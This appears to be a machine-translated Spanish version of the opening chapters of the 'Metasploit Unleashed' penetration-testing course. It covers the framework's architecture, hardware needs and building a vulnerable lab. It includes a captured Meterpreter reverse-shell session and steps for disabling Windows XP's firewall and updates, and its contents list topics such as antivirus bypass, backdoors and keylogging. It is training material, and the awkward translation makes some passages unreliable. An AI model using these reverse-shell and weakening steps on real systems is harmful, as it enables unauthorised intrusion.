

# Tutorial de Metasploit Framework de Offensive-Security



## METASPLOIT UNLEASHED

Mastering the Framework



# Índice

- **Acerca de los Autores**
- **Donación para la lucha contra el hambre del grupo HFC (Hackers para la caridad)**
- **Introducción**
- **Arquitectura de Metasploit Framework**
  - *Archivos de sistema y librerías*
  - *Módulos y Locaciones*
  - *Metasploit Object Model*
  - *Mixins y Plugins*
- **Materiales Necesarios**
  - *Requisitos de Hardware*
  - *Metasplitable*
  - *Windows XP SP2 y sub-índices*
- **Fundamentos de Metasploit**
  - *msfcli*
  - *msfweb*
  - *msfconsole*
  - *Exploits*
  - *Payloads*
  - *Meterpreter*
- **Recopilación de Información**
  - *Dradis Framework*
  - *Configuración de Bases de Datos*
  - *Escaneo de Puertos*
  - *Plugins Auxiliares*
  - *Cazar MSSQL*
  - *Servicios de Identificación*
  - *Password Sniffing*
  - *SNMP Sweeping*
  - *Crear nuestros escaners tcp*
- **Análisis de Vulnerabilidad**
  - *SMB login check*
  - *Autenticación VNC*
  - *Abrir XII*
  - *Escaner WMAP web*
  - *Trabajar con NeXpose*

- *Trabajar con Nessus*
- *Usando la Base de Datos en MSF*
  
- **Escribir un simple Fuzzer**
  - *Simple Fuzzer TFTP*
  - *Simple Fuzzer IMAP*
  
- **Desarrollo de Exploits**
  - *Diseño de Exploits*
  - *Formato de los exploits*
  - *Mixims Exploits*
  - *Exploits Targets*
  - *Payloads exploits*
  - *Escribir un exploit*
  - *Usando el EggHunter mixim*
  - *Shellcode Alfanumérica*
  - *Explotando Puertos*
  
- **Exploits Lado del Cliente( client-side )**
  - *Payloads Binarios*
  - *Bypass Antivirus*
  - *Troyanos binarios para Linux*
  - *Infección Java Applet*
  - *Ataques Lado Cliente*
  - *Métodos de Infección VBScript*
  
- **Después de la explotación**
  - *Escalar Privilegios con Metasploit*
  - *PSEXEC pass the hash*
  - *Administración de registros de eventos*
  - *Divirtiéndonos con incognito*
  - *Interactuando con el registro*
  - *Activación de Escritorio Remoto*
  - *Paquetes de Sniffers con meterpreter*
  - *Pivoteos*
  - *Timestomp*
  - *Captura de Pantalla*
  - *Búsqueda de contenido*
  - *John the Ripper*
  
- **Meterpreter Scripting**
  - *Scripts existentes*
  - *Escribir scripts de meterpreter*
  - *Perzonalizar scritps*
  - *Uso de llamadas API*
  - *Uso de funciones*

- **Matenimiento del acceso**
  - *Keylogging*
  - *Servicio persistente de meterpreter*
  - *Servicio de backdoor de meterpreter*
  
- **Uso extendido de MSF**
  - *Meterpreter PHP*
  - *Backdooring a los archivos .exe*
  - *Buscador Autopwn*
  - *Karmetasploit*
  - *MSF vs OS X*
  - *Cargar los Backdoors*
  - *Creación de modulos de Metasploit*
  
- **Mas allá de Metasploit**
  - *Armitage*
  - *Social- Engineering-Toltkit SET*
  - *Fast-Track*
  
- **Referencia de Módulos**
  - *Módulos Auxiliares*
  - *Post Módulos*

## Acerca de los autores

Estas son las personas que dedicaron su tiempo y esfuerzo en hacer posible este curso. Todos los involucrados se sienten que esto es por una buena causa, y querían utilizar su experiencia para ayudar a brindar a la causa, y la comunidad. Si desea obtener información un poco más sobre estas personas, este es el lugar para comenzar.

Todos apreciamos su interés en este curso, y espero que sus donaciones a HFC, para hacer del mundo un poco mejor.

[Mati Aharoni](#)

[William Coppola](#)

[Devon Kearns](#)

[David Kennedy](#)

[Matteo Memelli](#)

[Max Moser](#)

[Jim O'Gorman](#)

[David Ovitz](#)

[Carlos Perez](#)

# Poder de Metasploit

Esta formación en seguridad libre es traído a usted en un esfuerzo de la comunidad para promover la concienciación y recaudar fondos para los niños más desfavorecidos en el este de África. A través de un esfuerzo conmovedor por varios profesionales de la seguridad, estamos orgullosos de presentar el curso abierto más completo y profundo sobre el Metasploit Framework.



**Esta es la versión gratuita en línea del curso. Si te gusta y lo encuentre útil, le pedimos que haga una donación a los HFC (hackers para Caridad), 9,00 dólares a alimentar a un niño durante un mes, por lo que cualquier contribución es bienvenida. Esperamos que disfrute de este curso tanto como nosotros disfrutamos haciéndolo.**


SI DESEAS PUEDES REALIZAR TU DONATIVO EN ESTE ENLACE, ES POR UNA BUENA CAUSA AMIGOS EN ESPECIAL A TODOS LOS QUE TENEMOS EN NUESTRO PAIS CASOS CON DESNUTRICION CRONICA.

[http://www.offensive-security.com/metasploit-unleashed/Donate\\_Here](http://www.offensive-security.com/metasploit-unleashed/Donate_Here)

[Hackers for Charity](#)

[Hackers for Charity Food Program](#)


# ARQUITECTURA DE METASPLOIT



# Introducción

**"Si yo tuviera ocho horas para cortar un árbol, me gustaría pasar los primeros seis de ellos afilando mi hacha."**

ABRAHAM LINCOLN



```
root : .rubybin
File Edit View Bookmarks Settings Help

[*] Started reverse handler on 192.168.1.169:443
[*] Starting the payload handler...
[*] Sending stage (749056 bytes) to 192.168.1.201
[*] Meterpreter session 1 opened (192.168.1.169:443 -> 192.168.1.201:1305) at 2011-05-19 14:11:09 -0600

meterpreter > shell
Process 2352 created.
Channel 1 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Administrator\Desktop>
```

Este dicho me ha seguido durante muchos años, y es un recordatorio constante para mí que abordar un problema con el conjunto adecuado de herramientas es imprescindible para el éxito. Entonces, ¿qué esta apertura filosófica semi tienen que ver con el Framework de Metasploit? Antes de acercarse a una prueba de penetración o de una auditoría, yo me encargo de "afilando mis herramientas" y actualizar todo lo actualizable en BackTrack. Esto incluye una reacción de cadena corta, que siempre comienza con un mensaje "svn update" del Framework de Metasploit.

Considero que la MSF a ser una de las herramientas de auditoría más útil a libre disposición de los profesionales de la seguridad hoy en día. A partir de una amplia gama de comerciales exploit de grado y un entorno de desarrollo de explotación extensiva, hasta llegar a las herramientas de red de recogida de información y plugins web vulnerabilidad. Metasploit Framework proporciona un entorno de trabajo realmente impresionante. El MSF es mucho más que una colección de exploits, es una infraestructura que puede aprovechar y utilizar para sus necesidades personalizadas. Esto le permite concentrarse en su ambiente único, y no tener que reinventar la rueda.

Este curso se ha escrito de manera que abarque no sólo el front-end "del usuario" aspectos de la estructura, sino que le dará una introducción a las capacidades que ofrece Metasploit. Nuestro objetivo es dar una mirada en profundidad en las muchas características de la MSF, y le dará la habilidad y la confianza necesaria para utilizar esta herramienta asombrosa su capacidad máxima.



Tenga en cuenta que la MSF está en constante evolución, y sospecho que por el momento este curso viene a la luz, se han producido muchos cambios y adiciones en el proyecto. Haremos lo posible para mantener este curso al día con todas las características nuevas y emocionantes Metasploit medida que se agregan.

Un grado de conocimiento previo se espera y exige de los estudiantes antes de que el contenido proporcionado en este curso serán de utilidad. Si usted encuentra que no están familiarizados con un determinado tema, se recomienda pasar el tiempo dedicados a la investigación propia sobre el problema antes de intentar el módulo. No hay nada más satisfactorio que la solución de problemas por sí mismo, por lo que recomendamos encarecidamente que esforzarse más.

# Filesystem and Libraries

## Archivos de sistema y librerías

El sistema de ficheros de MSF se presenta de una manera intuitiva y está organizado por el directorio.

- \* *Lib: "MEAT" de la base de código de Framework*
- \* *Los datos: archivos editables utilizado por Metasploit*
- \* *Herramientas: diversos útiles de línea de comandos utilidades*
- \* *Módulos: Los módulos de la actual MSF*
- \* *Plugins: los plugins que se pueden cargar en tiempo de ejecución*
- \* *Scripts: Meterpreter y otros scripts*
- \* *Externa: el código fuente y las bibliotecas de terceros*

### BIBLIOTECAS

#### **Rex**

- \* *La biblioteca básica para la mayoría de las tareas*
- \* *El manejo de cuencas, los protocolos, las transformaciones de texto, y otros*
- \* *SSL, SMB, HTTP, XOR, Base64, Unicode*

#### **MSF:: Core**

- \* *Proporciona el "básico" de la API*
- \* *Define el Framework de Metasploit*

#### **MSF:: Base**

- \* *Proporciona el "amistoso" de la API*
- \* *Proporciona API simplificada para su uso en el (Framework\* FRAMEWORK)*

# Módulos y ubicaciones

Metasploit, tal como se presenta para el usuario, se compone de módulos.

## Exploits

- \* Se define como los módulos que utilizan payloads
- \* Una vulnerabilidad sin una capacidad de payload es un módulo auxiliar

## Payloads, codificadores, nops

- \* Los Payloads consisten en código que se ejecuta de forma remota
- \* Codificadores asegurar que los Payloads lleguen a su destino
- \* Nops mantener los tamaños de los payloads constante.

## Ubicación de módulos

### Árbol del módulo principal

- \* Ubicado a menos de \$ instalación / modules //

Especificado por el usuario del módulo de árboles

- \* Situado en ~ / .msf3/modules //
- \* Es un lugar ideal para los conjuntos de módulo privado

Cargando árboles adicionales en tiempo de ejecución

- \* Pasar la opción -m cuando se ejecuta msfconsole (msfconsole -m)
- \* Utilice el comando loadpath en msfconsole

# Metasploit Object Model

## Objeto de modelo de Metasploit

En el Framework de Metasploit, todos los módulos son las clases de Ruby.

- \* *Módulos de heredar de la clase de tipo específico*
- \* *El tipo específico hereda la clase de la MSF:: Módulo de clase*
- \* *Hay una API común y compartido entre los módulos*

Payloads son ligeramente diferentes.

- \* *Las Payloads son creados durante la ejecución de varios componentes*
- \* *Aglutinar con etapas stagers*

# Mixins y Plugins

## Una derivación rápida a Ruby.

- \* Cada clase tiene un sola familia
- \* Una clase puede incluir varios módulos
- \* Los módulos se pueden añadir nuevos métodos
- \* Los módulos pueden sobrecargar los métodos antiguos
- \* Los módulos Metasploit heredar `MSF::Módulo` e incluyen mixins para agregar funciones.

## Metasploit Mixins

### *Mixins son, sencillamente, la razón por la cual las rocas Ruby.*

- \* Mixins "incluir" una clase en otra
- \* Esto es diferente y similar a la herencia
- \* Mixins pueden reemplazar los métodos de una clase

### *Mixins puede añadir nuevas funciones y permite a los módulos tienen diferentes "sabores".*

- \* Protocolo específico (por ejemplo: HTTP, SMB)
- \* Comportamiento específico (es decir: la fuerza bruta)
- \* `Connect ()` es implementado por el mixin TCP
- \* `Connect ()` entonces se sobrecarga a través de FTP, SMB, y otros.

### *Mixins puede cambiar el comportamiento.*

- \* El escáner mixin sobrecargas `run ()`
- Scanner \* cambios `run ()` para `run_host ()` y `run_range ()`
- \* Se llama a estos en paralelo basado en el ajuste `THREADS`
- \* La fuerza bruta es similar mixin

```
class MyParent
  def woof
    puts "woof!"
  end
end

class MyClass < MyParent
end

object = MyClass.new
object.woof() => "woof!"
```

```
=====
module MyMixin
  def woof
    puts "hijacked the woof method!"
  end
end

class MyBetterClass < MyClass
  include MyMixin
end
```

## Metasploit Plugins

**Plugins trabajar directamente con el API.**

- \* Ellos manipulan el Framework en su conjunto*
- \* Plugins gancho en el subsistema de eventos*
- \* Se automatizan las tareas específicas que sería tedioso hacerlo manualmente*

**Plugins sólo funcionan en la msfconsole.**

- \* Los plugins pueden añadir nuevos comandos de la consola*
- \* Se extiende la funcionalidad de Framework general*

# Materiales necesarios

No debería ser ninguna sorpresa que la mayoría de los exploits disponibles en el Framework de Metasploit se dirigen en contra de Microsoft Windows, así que para completar las sesiones supuesto que se requiere un sistema objetivo para atacar. Este sistema debe consistir en una máquina virtual se ejecuta en su elección de sistema operativo del host.

Mientras que VMware Converter y VMware Player son "libres", que tendrá que registrarse para las descargas. Sin embargo, la virtualización de aplicaciones y dispositivos están bien vale la pena el registro si no eres un miembro actual. Usted también puede usar VMware Workstation o de otras implementaciones de infraestructura virtual.

Este curso fue creado utilizando la última versión svn tronco del Metasploit Framework, que, en el momento de escribir este artículo es la versión 3.7.0-dev. Si usted está usando de nuevo | 4 pistas como su plataforma, siempre se puede actualizar a la última versión del tronco mediante la emisión de la "msfupdate" de comandos.

# Requisitos de hardware

Antes de sumergirse en el maravilloso mundo del Metasploit Framework es necesario para asegurar que nuestro hardware se cumplen o exceden ciertos requisitos antes de proceder. Esto ayudará a eliminar muchos problemas antes de que surjan más adelante en este documento.

Todos los valores se estiman o se recomienda. Usted puede conseguir lejos con menos, aunque el rendimiento se resentirá.

Algunos de los requisitos de hardware que se deben considerar son:

- \* *Espacio en disco duro*
- \* *La memoria disponible*
- \* *Capacidades de procesadores*
- \* *Inter / Intra-net*

## Espacio en disco duro

Este será el obstáculo más impuestos para superar. Sea creativo, si es posible que tenga algunas limitaciones de espacio de almacenamiento. Este proceso puede consumir casi 20 gigabytes de espacio de almacenamiento, por lo que estar prevenido. Esto significa que no puede utilizar una partición FAT32, ya que no es compatible con archivos de gran tamaño. Elija NTFS, ext3 o algún otro formato. La cantidad recomendada de espacio que se necesita es de 40 gigabytes.

```
730000000    696MB //z01 file size on disk
730000000    696MB //z02 file size on disk
730000000    696MB //z03 file size on disk
730000000    696MB //z04 file size on disk
730000000    696MB //z05 file size on disk
272792685    260MB //zip file size on disk
  total -----
          3740MB //Total space before decompression and extraction

5959506432   5700MB //Extracted image file size on disk
20401094656  19456MB //Per Converted FDCC VM on disk
  total -----
          28896MB

8589934592   8192MB //Optional Backtrack "GUEST" HDD Requirement's
  total -----
          37088MB

123290094    112MB //VMware-converter-4.0.1-161434.tar.gz
377487360    360MB //VMware Converter installed on disk
101075736    97MB  //VMware-Player-2.5.3-185404.i386.bundle
157286400    150MB //VMware Player Installed on disk
  total -----
          37807MB //See how fast it gets consumed!
```



Si usted decide producir clones o instantáneas a medida que avanza en este curso, estos también ocupan un valioso espacio en el sistema. Estar atentos y no tener miedo de reclamar el espacio según sea necesario.

## **memoria disponible**

Sin el suministro de suficiente memoria en su servidor y sistemas operativos invitados que el tiempo puede causar un fallo del sistema. Que van a requerir de RAM para su sistema operativo anfitrión, así como la cantidad equivalente de RAM que está dedicando a cada máquina virtual. Use la siguiente guía para ayudarle a decidir la cantidad de memoria RAM necesaria para su situación.

### **Linux "HOST" Minimal Memory Requirement's**

**1GB of system memory (RAM)  
Realistically 2GB or more**

### **Per Windows "GUEST" Minimal Memory Requirement's**

**At least 256 megabytes (MB) of RAM (1GB is recommended) // more never hurts!  
Realistically 1GB or more with a SWAP file of equal value**

### **(Optional) Backtrack "GUEST" Minimal Memory Requirement's**

**AT least 512 megabytes (MB) of RAM (1GB is recommended) // more never hurts!  
Realistically 1GB or more with a SWAP file of equal value**

## **procesador**

La velocidad del procesador es siempre un problema con el hardware de fecha a pesar de hardware antiguo puede ser utilizado en otras modas para servir a un propósito mayor. El requisito de los mínimos de VMware Player es un procesador de 400 MHz o más rápido (500 MHz recomendado). Los caballos de fuerza más que usted puede lanzar en él, por supuesto, mejor.

## **Accesibilidad a Internet**

Esto se puede solucionar con un cable CAT5 de su router / switch / hub. Si no hay un servidor DHCP en la red tendrá que asignar direcciones IP estáticas a su invitado de VM. Una conexión de red inalámbrica puede funcionar tan bien como un cable Ethernet, sin embargo, la degradación de la señal con la distancia, a través de objetos, estructuras y limitará seriamente su conectividad.

# Metasploitable

Uno de los problemas que encuentre al aprender a usar un Framework de explotación está tratando de configurar los objetivos de exploración y ataque. Por suerte, el equipo de Metasploit es consciente de ello y lanzó una máquina virtual VMware vulnerable llamada "Metasploitable. Esta máquina virtual tiene una serie de servicios vulnerables y los paquetes instalados para que usted pueda perfeccionar sus habilidades en metasploit framework.

La máquina virtual se ejecuta en cualquier reciente producto de VMware y está configurado con un disco que no es persistente por lo que cualquier posible daño que hacen al sistema se revertirá en el reinicio. Para más información sobre Metasploitable, se puede leer el blog de introducción a <http://www.metasploit.com/express/community> y descargar el archivo torrent de <http://www.metasploit.com/express/community>.

Una vez que haya descargado la máquina virtual, extraiga el archivo zip, abra el archivo vmx uso de su producto VMware de la elección, y el poder sobre ella. Después de un breve tiempo, el sistema será arrancado y listo para la acción.

```
UM communication interface socket family: done
Blocking file system: done
Guest operating system daemon: done
Virtual Printing daemon: done
* Starting system log daemon... [ OK ]
* Starting kernel log daemon... [ OK ]
* Starting domain name service... bind [ OK ]
* Starting OpenBSD Secure Shell server sshd [ OK ]
* Starting MySQL database server mysqld [ OK ]
* Checking for corrupt, not cleanly closed and upgrade needing tables.
* Starting PostgreSQL 8.3 database server [ OK ]
Starting distccd
* Starting Postfix Mail Transport Agent postfix [ OK ]
Starting Samba daemons: nmbd smbd.
* Starting internet superserver xinetd [ OK ]
* Starting ftp server proftpd [ OK ]
* Starting deferred execution scheduler atd [ OK ]
* Starting periodic command scheduler crond [ OK ]
* Starting Tomcat servlet engine tomcat5.5 [ OK ]
* Starting web server apache2 [ OK ]
* Running local boot scripts (/etc/rc.local) [ OK ]

Ubuntu 8.04 metasploitable tty1
metasploitable login: _
```

Para más información sobre la configuración de máquina virtual, hay un archivo readme.txt pero ten cuidado ... hay spoilers en el mismo.

# La configuración de su Windows XP SP2

Con el fin de obtener el mayor beneficio de la información de este curso, va a requerir el acceso a una instalación de Windows XP Service Pack 2 para probar en contra. Es muy recomendable que configure una máquina virtual con un producto como el VirtualBox, VirtualPC, o la libre circulación de VMware Server. Si sucede que no tiene un CD de WinXP viejo por ahí, usted puede tratar de descargar la imagen del NIST. Si elige este camino, tendrá que eliminar todos los parches que están instalados en la máquina virtual.

[Federal Desktop Core Configuration \(FDCC\)](#)

## La Máquina de Hacer XP vulnerables


1. Vaya al Panel de control y seleccione "Cambiar a Vista clásica" en el lado izquierdo.
2. Abra "Windows Firewall" y convertirlo en "Off".
3. Abierto "Actualizaciones automáticas" y seleccione "Desactivar Actualizaciones automáticas" por lo que Windows no puede deshacer nuestros cambios para nosotros.
4. Abierta "Centro de seguridad", seleccione "Cambiar la forma en Centro de seguridad me alerta" en el lado izquierdo y anular la selección de todas las casillas de verificación. Esto desactivará el molesto sistema de bandeja de notificaciones emergentes.
5. Retroceder en el Panel de control, abra "Agregar o quitar programas". Seleccione la opción "Mostrar actualizaciones" casilla de verificación en la parte superior. Se mostrará todo el software y las actualizaciones de seguridad que se han instalado.
6. Sin embargo, en el panel de control, desde la barra de herramientas, seleccione "Herramientas", luego "Opciones de carpeta". Seleccione la pestaña "Ver" y desplácese hasta llegar a la parte inferior. Asegúrese de que desmarcar la casilla junto a "Utilizar uso compartido simple de archivos" y haga clic en "Aceptar".

# Configuración de los servicios adicionales

A fin de proporcionar una superficie de ataque más grande para los distintos componentes de Metasploit, vamos a habilitar e instalar algunos servicios adicionales dentro de nuestra máquina virtual Windows. Tenga en cuenta que se requiere la instalación de Windows XP CD o iso para instalar servicios adicionales en la máquina virtual.


Servicios de Internet Information Server (IIS) y Simple Network Management Protocol (SNMP)

Para comenzar, vaya al Panel de control y abra "Agregar o quitar programas". Seleccione "Agregar / quitar componentes de Windows" en el lado izquierdo.




Seleccione la opción "Servicios de Internet Information Server (IIS)" y haga clic en "Detalles".

